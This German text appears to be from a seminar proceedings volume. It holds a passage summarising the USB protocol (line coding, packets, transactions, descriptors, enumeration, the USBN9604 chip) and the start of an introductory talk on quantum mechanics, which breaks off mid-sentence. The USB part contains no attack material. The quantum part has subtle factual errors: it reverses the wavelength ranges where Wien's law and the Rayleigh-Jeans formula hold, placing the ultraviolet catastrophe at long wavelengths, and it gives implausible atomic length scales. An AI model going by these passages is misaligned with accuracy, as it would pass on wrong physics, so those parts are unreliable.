stellt werden. J und K sind normale Zustände, in denen D+ und D- differentiell getrieben werden. Idle ist vom differentiellen Leitungszustand her identisch zu J, aber der Bus ist in diesem Falle passiv und wird nur durch Widerstände in diesen Zustand gebracht. SE0 ist ein besonderer Zustand, in dem beide Datenleitungen aktiv auf Masse getrieben werden. Bestimmte Abfolgen dieser Leitungszustände, die während einer normalen Datenübertragung nicht auftreten, haben eine besondere Bedeutung: “Start of Packet” (SOP) ist z.B. als der Übergang von Idle nach K definiert, “End of Packet” (EOP) ist 2 Takte SE0 gefolgt von mindestens einem Takt Idle. Ein Bus-Reset wird durch mehr als 2.5 μs SE0 ausgelöst.

3.2 Leitungskodierung

Basierend auf den elektrischen Zuständen müssen nun Bytes oder Bits versendet werden. Diese Aufgabe erledigt die Leitungskodierung.

Dazu werden zunächst die zu übertragenden Bytes zu einem Bitstring verkettet (LSB first), in den dann noch vom Bit-Stuffer nach jeweils 6 aufeinanderfolgenden Einsen eine Null eingefügt wird, um nachher auf der Leitung die Synchronisation zu erhalten.

Eine Null wird nämlich als ein Wechsel zwischen J und K kodiert und eine Eins als ein Ausbleiben dieses Wechsels. Daher würde aufgrund leicht abweichender Zeitbasen bei zu vielen Einsen in Folge die Gefahr bestehen, dass die Anzahl der Einsen nicht genau feststellbar ist.

Auf der Empfängerseite wird dieser Prozess in umgekehrter Reihenfolge durchgeführt: Die Wechsel zwischen J und K bzw. das Ausbleiben dieser Wechsel wird wieder in Einsen und Nullen übersetzt. Dann wird vom Bit-Destuffer nach jeweils 6 Einsen die zusätzliche Null entfernt und der Bitstring wird wieder in Bytes übersetzt.

3.3 USB-Pakete

3.3.1 Adressen und Endpoints

Jedes USB-Gerät hat eine eindeutige Adresse von 1 bis 127. Nach dem Einstecken ist diese Adresse zunächst 0 und wird dann durch den Host eingestellt.

Um die eigentliche Kommunikation mit dem Gerät abzuwickeln, werden sogenannte Endpoints verwendet. Dabei handelt es sich um logische Datenquellen und Datensenken. Der Endpoint (EP) mit der Nummer 0 wird von jedem Gerät unterstützt und wird für die Konfiguration verwendet. Die restlichen Endpoints EP1 - EP15 sind von der Anwendung verwendbar.

Zur Erkennung und Konfiguration besitzt jedes Gerät einen Satz Informationen in den sogenannten Descriptors. Diese Informationen werden über EP0 vom Host abgefragt.

3.3.2 USB-Pakete

Auf der Paket-Ebene des USB wird die Adressierung des Geräts und des Endpoints realisiert. Dazu enthalten einige Pakete neben einer Synchronisierung und dem Pakettyp die Geräte-Adresse und die Endpoint-Nummer. Die wichtigsten dieser Pakete sind SETUP (siehe Abbildung 3), IN und OUT. Diese Pakete initiieren eine Transaktion und legen dabei das Gerät und den Endpoint für diese Transaktion fest.

SYNC	SETUP	ADDR	EP	CRC5	EOP
00000001	0x2D	0x01	0x00	0x17	*EOP*

Abbildung 3: SETUP-Paket

Die nächste Gruppe von Paketen sind DATA0 und DATA1. Sie beziehen sich immer auf die aktuelle Transaktion und enthalten daher keine Adressierungs-Informationen, sondern

nur Nutzdaten. Dabei werden die beiden Pakettypen immer abwechselnd gesendet, um bei verlorenen Quittungspaketen eine doppelte Datenauslieferung zu verhindern.

Die Quittungspakete ACK, NAK und STALL sind die letzte wichtige Gruppe von USB-Paketen. ACK wird zur Bestätigung eines erfolgreichen Empfangs verwendet, NAK bei nicht erfolgreichem Empfang oder falls keine Daten zur Sendung bereit liegen. STALL zeigt einen Fehler auf dem aktuellen Endpoint an. Diese Pakete enthalten weder Adressierungs-Informationen noch Nutzdaten.

3.4 USB-Transaktionen

Die USB-Transaktionen dienen nun wirklich zur Übertragung von Daten an ein oder von einem bestimmten Gerät, dabei werden Setup-Daten an ein Gerät ausdrücklich von normalen Daten unterschieden.

Um Setup-Daten an ein Gerät zu senden, überträgt der Host ein SETUP-Paket, gefolgt von einem DATAx-Paket. Dieses Paket wird bei Erfolg vom Gerät mit einem ACK-, ansonsten mit einem NAK-Paket beantwortet. Diesen Vorgang bezeichnet man als SETUP-Transaktion.

Der Empfang von Daten von einem Gerät geschieht mit einer IN-Transaktion. Dazu sendet der Host ein IN-Paket. Das Gerät antwortet mit einem DATAx-Paket, welches die Nutzdaten enthält und vom Host wieder mit einem ACK-Paket bestätigt wird. Hat das Gerät keine Nutzdaten, so antwortet es mit einem NAK-Paket anstelle des DATAx-Pakets.

Eine OUT-Transaktion beginnt mit einem vom Host gesendeten OUT-Paket. Es folgt ein DATAx-Paket mit den Nutzdaten. Das Gerät antwortet wie bei der SETUP-Transaktion mit einem ACK-Paket oder einem NAK-Paket. Es wird auch mit einem NAK-Paket geantwortet, falls gerade kein Pufferspeicher für die Daten bereit steht.

Als Sonderfall kann ein Gerät bei einer IN- oder OUT-Transkation auch mit einem STALL-Paket antworten. Dies zeigt einen schweren Fehler an, der nur durch einen oder mehrere Konfigurationsschritte durch den Host behoben werden kann.

Wie man sieht, ist kein Gerät berechtigt eine Transaktion zu initiieren. Dies ist ein wesentliches Konzept auf dem USB. Nur der Host kann Transaktionen starten und muss alle Geräte periodisch abfragen, falls er Daten erwartet.

3.5 USB-Transfers

Es gibt vier Typen von Transfers im USB-Protokoll: Control-, Interrupt-, Bulk- und Isochronous-Transfers. Control-Transfers laufen nur auf Endpoint 0 ab, die drei anderen Transfer-Arten verwenden die Endpoints 1 - 15. Bulk- und Isochronous-Transfers stehen bei Low-Speed-Geräten nicht zur Verfügung.

Die Erkennung und Konfiguration eines Geräts benutzt Control-Transfers. Diese können insgesamt bis zu 10% der Bandbreite nutzen und ihre Pakete werden bei Übertragungsfehlern wiederholt.

Die Übertragung von Konfigurations-Daten zu einem Gerät besteht aus einer SETUP-Transaktion, beliebig vielen OUT-Transaktionen und einer abschließenden IN-Transaktion mit 0 Byte Daten. Das Auslesen von Konfigurations-Daten eines Geräts besteht aus einer SETUP-Transaktion, mindestens einer IN-Transaktion und einer abschließenden OUT-Transaktion mit 0 Byte Daten.

Interrupt-Transfers hören sich zunächst so an, als ob hier ein Gerät eigenständig den Host über ein Ereignis informieren würde. Dies ist aber nicht der Fall. Sie werden lediglich dort eingesetzt, wo man normalerweise einen Interrupt verwenden würde. Es handelt sich hier auch um ein Host-gesteuertes Polling, welches z.B. für Statusabfragen oder die Übertragung kleiner Datenmengen eingesetzt wird.

Der Host initiiert pro Zeitttakt (1ms, 2ms, 4ms, ..., 128ms) eine IN- oder OUT-Transkation um Daten zu übertragen. Dabei werden Pakete bei Übertragungsfehlern wiederholt und es

können bis zu 90% der Bandbreite (gemeinsam mit Isochronous-Transfers) genutzt werden.

Bulk-Transfers werden zur Übertragung großer und zeitunkritischer Datenmengen eingesetzt. Es können beliebig viele IN- oder OUT-Transaktionen zu jedem Zeitpunkt vom Host gestartet werden und bei Übertragungsfehlern wird eine erneute Übertragung veranlasst. Allerdings gibt es keine reservierte Bandbreite für BULK-Transfers, es kann nur die freie Bandbreite genutzt werden.

Isochronous-Transfers sind für den zeitkristischen Datenaustausch mit konstanter Bandbreite und ohne Fehlerschutz vorgesehen. Es werden pro USB-Zeittakt (1 ms) immer gleich viele IN- bzw. OUT-Transaktionen ausgeführt. Dazu kann (zusammen mit Interrupt-Transfers) bis zu 90% der Bandbreite benutzt werden.

3.6 USB-Standard-Device-Requests

3.6.1 USB-Descriptors

Die Informationen über ein Gerät werden im Gerät in den sogennanten Descriptors gespeichert. Dazu enthält jedes Gerät einen Device-Descriptor, der u.a. eine eindeutige Hersteller- und Geräte- Nummer enthält. Dies wird z.B. dazu genutzt, den richtigen Treiber für ein eingestecktes USB-Gerät zu laden. Weiter enthält der Device-Descriptor eine Kennnummer der Geräte-Klasse, so dass z.B. eine USB-Maus mit dem Standard-USB-Maustreiber benutzt werden kann, wenn auch nicht mit allen Sonderfunktionen.

In den Configurations-Descriptors werden die verschiedenen möglichen Konfigurationen eines Geräts abgelegt. Somit ist es möglich, dass z.B. eine Webcam in einer Konfiguration nur ein Bild liefert und in einer anderen Konfiguration Bild und Ton.

Jede Konfiguration kann mehrere Interfaces besitzen, die in den Interface-Descriptors beschrieben sind. So würde z.B. die Webcam in der zweiten Konfiguration ein Interface für das Bild und ein Interface für den Ton enthalten.

Um diese Einstellungsvielfalt noch zu übertreffen, kann jedes Interface noch verschiedene Einstellungen (Alternate Settings) unterstützen. Ein Beispiel ist hier eine Audio-Übertragung mit unterschiedlicher Datenrate. Für diese Einstellungen gibt es aber keine eigenen Descriptoren, es werden einfach verschiedene Interface-Descriptoren für das gleiche Interface angegeben.

Die Endpoints eines Interfaces einer Konfiguration, werden durch die Endpoint-Descriptors beschrieben, die neben der Endpoint-Nummer den Transfer-Typ und die Transfer-Richtung enthalten.

Um bei diesen vielfältigen Konfigurationen und Einstellungen den Durchblick zu behalten, kann mit Hilfe von String-Descriptoren Klartext zu den einzelnen Kenndaten angegeben werden. So kann z.B. dem Benutzer beim Einstecken eines USB-Geräts nicht die Hersteller- und Geräte-Nummer, sondern der Hersteller- und Geräte-Name angezeigt werden.

Der Zusamenhang zwischen den einzelnen Descriptoren ist in Abbildung 4 skizziert.

3.6.2 USB-Standard-Device-Requests

Über EP 0 werden mit Hilfe von SETUP-Transkationen diese Descriptors abgefragt und das Gerät konfiguriert. Dazu sind die Standard-Device-Requests definiert. Hier werden nur einige grob skizziert, da dies sonst den Umfang dieser Zusammenfassung sprengen würde.

SetAddress ist z.B. ein Control-Transfer, der die Adresse des USB-Geräts setzt. Dies wird meist einmalig nach dem Einstecken des Geräts durchgeführt.

Ein weiterer wichtiger Control-Transfer ist GetDescriptor, der einen Descriptor vom Gerät abfragt. Damit kann z.B. nach dem Einstecken eines Geräts festgestellt werden, um welches Gerät es sich handelt, welcher Treiber geladen werden muss und welche Resourcen auf dem USB reserviert werden müssen.




Abbildung 4: Zusammenhang zwischen den USB-Descriptoren

Schließlich kommt noch SetConfiguration zum Einsatz, womit die aktuelle Konfiguration des Geräts gesetzt wird und das Gerät aktiviert wird. Nach diesem Vorgang kann der Treiber oder auch eine Applikation über die Endpoints 1 - 15 mit Hilfer von Interrupt-, Bulk- und Isochronous-Transfers mit dem Gerät kommunizieren.

Eine interessante Tatsache ist, dass die Abfrage der Descriptoren und das Setzen der Adresse auf unterschiedlichen Betriebssystemen in anderer Reihenfolge abläuft. So fragt z.B. Linux die Descriptors erst nach dem Setzen der Adresse ab, während Windows den Device-Descriptor bereits vorher abfragt. Mit dieser Information könnte man ein USB-Gerät bauen, welches nur unter bestimmten Betriebssystemen funktioniert.

3.7 USB-PowerOn-Enumeration

Ein Problem ist die Verteilung der Adressen an alle eingesteckten Geräte beim Einschalten des Rechners. Alle Geräte haben zu diesem Zeitpunkt die Adresse 0. Ein SetAdress an Gerät 0 würde die Adresse aller Geräte ändern.

Die Lösung liegt im Verhalten der Hubs. Diese haben nach dem Einschalten ihre Ports deaktiviert. So kann der Host mit SetAdress die Adresse des ersten Hubs auf 1 ändern und dann den ersten Port aktivieren. Das dort angeschlossene Gerät erhält die Adresse 2. So werden nach und nach alle Hub-Ports aktiviert und jedes Gerät erhält eine eindeutige Adresse.

4 USB-Geräte-Hardware

Wie man USB-Geräte selbst bauen kann, soll nun auch noch angesprochen werden. Das wesentliche Problem ist die hohe Datenrate auf dem USB, was eine Software-Implementierung mit einem Mikrocontroller allenfalls noch für Low-Speed erlaubt. Aber das ist auch nicht notwendig, weil es für diese Aufgabe Hardwarelösungen gibt.

Zum einen gibt es USB-Interface-Bausteine, die nur das USB-Protokoll in Hardware implementieren und die Daten in FIFO-Puffern bereitstellen. Auf der anderen Seite bieten sie meist ein Standard-Microcontroller-Interface an.

Die andere Klasse von USB-Hardware sind sogenannte USB-Controller. Dabei handelt es sich um Mikrocontroller, die ein eingebautes USB-Interface besitzen. Ein Beispiel ist die EZ-USB-Serie von Cypress.

Hier soll nun kurz der USB-Interface-Baustein USBN9604 von National Semiconductor vorgestellt werden. Dieser Baustein unterstützt USB 1.1 Full-Speed und ist mit 28 Pins im Abstand von 1.27 mm noch ohne weiteres von Hand lötbar. Durch seinen integrierten 3.3 V Spannungsregler wird die Beschaltung auf USB-Seite sehr vereinfacht. Auch der Preis ist mit 5 Euro bei 1 Stück durchaus noch akzeptabel.

Im einfachsten (und schnellsten) Fall wird der USBN9604 über einen 8 Bit breiten kombinierten Daten-/Adress-Bus an einen Mikrocontroller angeschlossen (siehe Abbildung 5). So lassen sich dann die 64 internen Register lesen und beschreiben.

Mit Hilfe der Register ist dann die Konfiguration des Chips und Zugriff auf die FIFO-Puffer vom Microcontroller aus möglich. Die Protokolle bis unterhalb der Transfer-Ebene sind im USBN9604 in Hardware implementiert, so dass man sich im wesentlichen in der Software nur noch um die Standard-Device-Requests und die eigentliche Nutzdaten-Kommunikation kümmern muss.




Abbildung 5: Prinzip-Schaltung USBN9604 an Microcontroller

5 weitere Informationen

- http[s]://www.usb.org/
  - u.a. USB-Spezifikation
- USBN9604 Datenblatt
- /usr/src/linux/drivers/usb/usb-skeleton.c
- http[s]://1stein.schuermans.info/hackerport/
  - Beispiel eines selbstgebauten USB-Geräts

Eine Kurzvorstellung der Quantenmechanik

Abstract: Die Quantenmechanik ist heute *die* grundlegende physikalische Theorie. Mit ihrer erstaunlicher Gestalt, die exotische Eigenschaften wie die Welle-Teilchen-Dualität, eine Wahrscheinlichkeitsinterpretation und den Tunneleffekt beinhaltet, revolutioniert sie nicht nur bereits seit einem Jahrhundert in immer wieder neuen Entdeckungen die Naturwissenschaften, sie fordert auch unsere alltäglichen Intuitionen und Vorstellungen zu Änderungen auf. Mein Vortrag soll eine kurze Einführung in die Grundstrukturen und die Darstellung der Quantenmechanik geben.

Der Klassischen Physik lag bis vor einem Jahrhundert noch die Vorstellung zugrunde, dass im Prinzip jedes physikalische System wie eines aus dem täglichen Leben behandelt werden kann.
Egal, ob es sich dabei um besonders große, besonders kleine, besonders schwere oder besonders schnelle Systeme handelte - die klassische Physik, deren grundlegende Form von Maxwell und Newton gestellt wurde, war universal gültig. Diese Vorstellung hat die damalige Gestalt der Physik so geprägt, dass man sich sogar kurz vor dem 20ten Jahrhundert noch knapp vor der Vollendung der Physik sah. Eine bekannte, illustrierende Anekdote dafür ist die eines der Physikprofessoren Plancks, der diesem bei Beginn seines Studiums deutlich davon abriet, sein Talent an die Physik zu verschwenden. Diese wäre bald beendet und dann kein guter Arbeitgeber mehr für gute Denker.
Glücklicherweise ließ sich Planck aber nicht davon abhalten, Physiker zu werden. Er wurde der Begründer einer der beiden physikalischen Revolutionen, welche die klassischen Vorstellungen bald durchbrechen sollten.

Die physikalischen Revolutionen des frühen 20ten Jahrhunderts entdeckten beide die Ungültigkeit klassischer Prinzipien und klassischer Intuitionen in Extremalbereichen.
Eine Revolution war die Relativitätstheorie Einsteins. Sie postulierte die Ungültigkeit der klassischen Physik bei hohen Geschwindigkeiten und hohen Massen und revidierte die klassischen Intuitionen zu Raum und Zeit, in dem beide in relative Abhängigkeit miteinander gesetzt wurden. Mit diesen mystisch scheinenden Intuitionsänderungen wurde sie in der damals durch eine starke öffentliche Präsenz neuer Technologien neu wissenschaftssensibilisierten Zeit unglaublich populär.
Neben ihr verlief noch eine zweite wissenschaftliche Revolution. Sie postulierte 1900 in einer Schrift Plancks die Quantennatur der Physik im Extremalbereich des sehr Kleinen. Damit wich sie nicht weniger stark von den klassischen Vorstellungen ab, aber sie hatte es trotzdem ungleich schwerer, sich in die Öffentlichkeit durchzusetzen. Die Gründe für das damalige Desinteresse waren zum einen die Überpräsenz Einsteins und der Relativitätstheorie, zum anderen die nur sehr langsame Entwicklung einer umfassenden Vorstellung von der Quantenmechanik, den von ihr ausstrahlenden Konsequenzen für unser physikalisches Weltbild und auch der sich ergebenden technischen Möglichkeiten.

Heute sind diese Folgen und Möglichkeiten zentraler Gegenstand der physikalischen Forschung und substantieller, philosophischer Beschäftigung geworden. Die Revolution der Quantenmechanik wurde erst spät richtig erkannt, wirkt aber dafür umso stärker in viele Bereiche unserer Vorstellungen - und bald, in den ersten Quantentechnologien - auch unseres täglichen Lebens.
Im Folgenden werde ich ein Bild der Entstehung der Grundstrukturen der Quantenmechanik anhand ihrer grundlegenden Schwierigkeiten entwerfen.

Die Entwicklung der Quantenvorstellung

Die Quantenmechanik beschreibt die Physik der atomaren Dimensionen. Ihre typischen Massen sind von 10^{-30} kg bis 10^{-25} kg, typische Linearabmessungen bewegen sich zwischen 10^{-15} bis 10^{-19} m.

Ihre Grundvorstellung ist dabei, dass sich alle Prozesse dieser kleinsten möglichen Bereiche in ganzen Vielfachen, also in „Stückchen" abspielen - daher auch der Name „*Quanten*mechanik".

Diese Vorstellung – und mit ihr die gesamte Quantenmechanik – wurde 1900 von Max Planck in dessen Erklärung der Hohlraumstrahlung begründet.

Die Hohlraumstrahlung war damals ein Problem, das mit klassischer Physik nicht lösbar war. Es ging dabei um einen Hohlkörper, der nur ein einziges, winziges Loch in einer Seite hatte. Durch dieses Loch konnte Strahlung eintreten. Es war aber aufgrund der vielfältigen Strahlungsabsorptionsmöglichkeiten im Innern nahezu ausgeschlossen, dass wieder Strahlung austrat. Die dann dennoch aus dem Loch austretende Strahlung hieß „Schwarze Strahlung". Sie sollte mit der Wärmestrahlung im Innern des Körpers identisch sein, und diese war der Gegenstand, der untersucht werden sollte. Die genaue Untersuchung der schwarzen Strahlung ist nun zu kompliziert und würde zu weit führen, das Problem kann aber an der zentralen Darstellung illustriert werden. Zentral für die Darstellung der Wärmestrahlung war die gesamte Energiedichte des Raums in Abhängigkeit zu den Wellenlängen der Strahlung. Für diese gab es zwei Gesetze, das Wiensche Strahlungsgesetz und die Rayleigh-Jeans-Formel, die beide unterschiedliche Kurven für das Verhältnis von Energiedichte zu Wellenlänge entwarfen. Das Problem war nun, dass keine der Kurven mit dem experimentellen Befund übereinstimmte. Zwar funktionierte das Wiensche Strahlungsgesetz für sehr große Wellenlängen, dafür aber dann bei den kleinen nicht mehr. Dort griff die Rayleigh-Jeans-Formel. Aber sie scheiterte an den großen Wellenlängen. Bei ihr kommt es im hochwelligen Bereich sogar zur sogenannten „Ultraviolettkatastrophe" – die gesamte räumliche Energiedichte wird unendlich. Eine unbefriedigende Situation für eine Physik, die sich damals so nahe an ihrer Vollendung sah.

1900 nun kam Planck und erklärte die experimentelle Kurve der Hohlkörperstrahlung korrekt. Allerdings tat er dies unter Zuhilfenahme einer Grundhypothese, die der klassischen Physik so eklatant zuwider lief, dass nicht nur seine spöttelnden damaligen Berliner Kollegen, sondern auch er anfangs lange und ernsthaft an der Erklärung zweifelten. Sie ließ sich aber nicht mehr entkräften – sie war und ist richtig.

Planck führte in seiner Behandlung aus, dass die klassische Physik ein grundlegendes Problem hatte. Sie ging falscher Weise davon aus, dass die Wände des Hohlraums, also dessen Elektronen, *kontinuierliche* Energiespektren haben. Mit diesen ließ sich eben jede beliebige Strahlungsenergie mit dem Hohlraumfeld austauschen und an genau dieser Vorstellung scheiterten die klassischen Modelle. Wenn man hingegen davon ausging, dass die Elektronen nur Energie *in ganzen Vielfachen eines elementaren „Energiequants"* austauschen können, ließ sich die Hohlraumstrahlung völlig korrekt beschreiben.

Dies war die physikalische Revolution Plancks: die Einführung eines elementaren Energiequants. Es bedeutete für die gesamte Physik, dass die Energien aller mikroskopischen Gebilde (und damit auch aller daraus zusammengesetzten, makroskopischen Gebilde), die ja auch alle Prozesse ausmachten, nur diskrete Werte annehmen können und nicht mehr als kontinuierlich aufgefasst werden dürfen. Energien können nur in gequantelten Paketen absorbiert oder emittiert werden.

Diese Energiequantelung ist in der Dimension „Wirkung" im *Planckschen Wirkungsquantum „h"* inzwischen als physikalische Realität anerkannt. Sie verkörpert die fundamentale Einsicht und den Wandel der Quantenmechanik.

Die Welle-Teilchen-Dualität

Nach der Entdeckung und Annahme der Quantenmechanik wurden weitere interessante Aspekte der kleinsten Teilchen entdeckt. Der bis heute verwunderlichste darunter ist die Welle-Teilchen-Dualität quantenmechanischer Teilchen. Sie soll an ihrem Standardbeispiel illustriert werden, dem Youngschen Doppelspalt-Experiment.

Der Youngsche Doppelspalt ist ein Versuchsaufbau, bei dem man verschiedene Quellen Teilchen und Strahlungen auf eine Scheibe schießen lässt. Zwischen Quelle und Scheibe wird dann eine weitere Scheibe gestellt, die mit zwei schließbaren Spalten versehen ist und die hintere Scheibe abschirmt. Nun kann man von der Quelle aus verschiedene Dinge durch einen oder beide Spalte auf die hintere Scheibe schießen und sich dann darauf ansehen, in welchen typischen Verteilungen dort die verschiedenen Dinge ankommen. Machen wir mal ein paar Versuche:

1) In einem ersten Versuch nehmen wir einfach eine Ballmaschine, die aus verschiedensten Winkeln Bälle durch einen (entsprechend großen) Doppelspalt schießt. Wir schließen erst den einen Spalt und messen damit eine Scheibenverteilung, dann öffnen wir ihn und schließen den anderen Spalt und messen und schließlich öffnen wir beide Spalte gleichzeitig und messen noch einmal. Das Resultat: die Verteilung der Bälle, wenn beide Spalte offen sind, ist gleich der Summe der Verteilungen der beiden Einzelöffnungen.
2) In einem zweiten Versuch stellen wir den Doppelspalt in Wasser zwischen die Scheibe und eine Wellenmaschine. Die Wellenmaschine schiebt uns über die ganze Fläche gerade Wellen auf den Spalt zu. Öffnet man nur einen Spalt, so erreicht die Welle diesen, beugt sich an ihm (sie bildet dahinter wieder eine von dem Loch ausgehende Halbkugel) und trifft in einer Intensitätsverteilung auf dem Schirm auf, die ziemlich gleich der Ballverteilung bei nur einem Spalt ist. Öffnet man aber in diesem Versuch beide Spalte, so geschieht etwas anderes als bei den Bällen. Die beiden Spalte verursachen je beide eine Kugelwelle, die vom Spalt weg in alle Richtungen geht. In dem Raum, der zwischen der Scheibe und dem Doppelspalt liegt, treffen diese Wellen nun aufeinander (am stärksten in der Mitte). Dort passiert etwas, das man von Wellen kennt: sie interagieren. Treffen Wellenberge oder Wellentäler aufeinander, so verstärken sie sich und gehen gemeinsam als noch höhere oder noch tiefere Berge oder Täler weiter in Richtung Scheibe. An den Stellen jedoch, an denen genau ein Berg auf ein Tal trifft, löschen sich diese gegenseitig aus und nivellieren sich damit. Diese Interaktion heißt „Interferenz“. Auf der Scheibe erhält man daher ein anderes Muster, als das einer simplen Addition der Einzelmuster. Die Interferenz verstärkt und löscht einiges und man erhält daher das für Wellen typische „Interferenzmuster“.
3) In einem dritten Versuch nehmen wir wieder einen trockenen Aufbau und stellen einen Teilchenemitter, der Elektronen ausstrahlt, als Quelle auf. Zusätzlich versehen wir noch die hintere Scheibe mit Rezeptoren, so dass wir merken, ob an ihr ein Teilchen (als kurzer „Aufschlag“ in einem Punkt) oder eine Welle (als breites Auftreffen an mehreren Punkten) ankommt. Öffnen wir nun einen Spalt und verdünnen wir unseren Teilchenstrahl so, dass nur einzelne Aufschläge hinten an der Scheibe ankommen, also einzelne Teilchen nacheinander durch den Spalt gehen, so erhalten wir das typische Verteilungsbild, das wir auch oben schon bei Einzelöffnung der Spalte erhalten haben. Öffnen wir hingegen beide Spalte und schießen weiter mit Teilchen, die auch weiterhin hinten als Einzelaufschläge ankommen, so erhalten wir erstaunlicherweise ein Interferenzmuster. Die Teilchen interferieren also! Und dieses Verhalten behalten sie sogar bei, wenn man nur je einzelne Teilchen durch den Doppelspalt schießt. Obwohl also das Teilchen eigentlich nur durch einen Spalt gehen kann, scheint es doch, wie eine Welle, gleichzeitig durch beide Spalte zu gehen und

mit sich selbst zu interferieren! Ein äußerst seltsames Verhalten, das mit der klassischen Trennung von Entweder-Teilchen – Oder-Welle nicht mehr erklärbar ist.

Dieser Versuch begründet die in der quantenmechanischen Theorie auch herleitbare *Welle-Teilchen-Dualität*. Sie besagt, dass sowohl Wellen eine Teilchennatur als auch Teilchen eine Wellennatur zukommt. Beides ist sozusagen immer beides.

Unbestimmtheiten der Quantenwelt

Schwierig ist aber noch die Erklärung des „doppelten Durchgangs" eines einzelnen Teilchens. Wie genau geht das? Geht das Teilchen erst als Welle durch den Doppelspalt und kommt dann aber als Teilchen auf der Scheibe auf?
Dies ist eine fundamentale „Unentschlossenheit" quantenmechanischer Teilchen, die in der Interpretation der sogenannten „Materiewelle" als Wahrscheinlichkeitswelle ihren Ausdruck findet. Das Teilchen ist in diesem Konzept undeutlich wellenartig im Raum „verschmiert" und nirgends eindeutig als „Einzelnes" vorhanden. Erst, wenn es interagieren muss, etwa indem es gemessen wird, legt es sich auf eine Form fest. So „bewirkt" die Messung „Auftreffen-auf-Scheibe" erst die Festlegung auf die Teilchenartigkeit, während vorher, in der Propagation im Raum, noch die Wellennatur vorgeherrscht hat.
Diese Wahrscheinlichkeitsnatur von Teilchen ist übrigens auch Ursache einiger seltsamer Ereignisse in der Quantenwelt, wie zum Beispiel dem des Tunneleffekts. Er beschreibt die Fähigkeit von Teilchen, sich geisterhaft durch Wände bewegen zu können. In Wirklichkeit beruht dies darauf, dass die Wahrscheinlichkeitswelle, die auf einen massiven Gegenstand trifft, darin erst langsam abflaut und daher auch in dem Gegenstand und – wenn dieser dünn genug ist – auch dahinter noch eine Aufenthaltswahrscheinlichkeit für ein Teilchen besteht.

Auf der Messungsebene selbst äußert sich aber auch noch eine andere Unbestimmtheit, die mit der Messung selbst zu tun hat. Sie kann leicht einsichtig gemacht werden, wenn man sich vorstellt, dass eine Messung immer aus Interaktion bedeutet. Will ich zum Beispiel den Ort eines Tennisballs „messen" (also sehen), so muss ich Licht auf diesen werfen, um ihn überhaupt erst einmal zu sehen. Sicher wird in diesem Fall dadurch die Eigenschaft, die ich messen will, nicht beeinträchtigt. Das Auftreffen des Lichts bewegt den Tennisball selbst nicht. In der Quantenmechanik ist das aber anders. Wenn ich den Ort eines Elektrons messen will, so kann ich das zum Beispiel tun, indem ich eben ein Photon auf das Elektron schieße und das dann auffange. Aus dem Reflektionswinkel erhalte ich die Information des Ortes des Elektrons. Allerdings ist das Photon auch Träger von Energie, die es beim Auftreffen auf das Elektron zum Teil an dieses überträgt. Weil diese Energie nun aber nicht vernachlässigbar klein gegenüber dem Elektron ist, beeinflusst es dieses entweder, indem es seinen Ort oder seinen Impuls ändert. Welche Änderung es dabei an dem Elektron vornimmt, ist abhängig von der Art der Messung, genauer von der Wellenlänge des eingestrahlten Lichts. Wenn man hochwelliges Licht einstrahlt, erhält man ein genaues Bild vom Ort, beeinflusst aber stark den Impuls. Nimmt man dagegen niedrigwelliges Licht, ist der Einfluss auf den Impuls nicht so hoch, aber die reflektierten Wellen „verschmieren" dafür mehr und der Ort wird schwerer zu erkennen. Da man dazu prinzipiell nicht genau wissen kann, wie stark die Änderung ist, kann man nie gleichzeitig Impuls und Ort eines Teilchen scharf messen. Man benötigt gewissermaßen immer das eine, um das andere zu messen. Dies ist ein Phänomen, das sich auch aus den theoretischen Grundlagen der Quantenmechanik ableiten lässt, und es ist Heisenbergs Verdienst, dies als fundamentales Prinzip erkannt zu haben. Das Prinzip ist also die Heisenbergsche Unschärferelation. Das Problematische an der Unschärfe ist, dass sie einen fundamentalen Indeterminismus in die Quantenphysik bringt, die Gegenstand großer physikalischer und philosophischer Diskussion war und ist. Zu einer präzisen Bestimmung des physikalischen Zustands eines Systems benötigt man nämlich gerade immer genau *die*

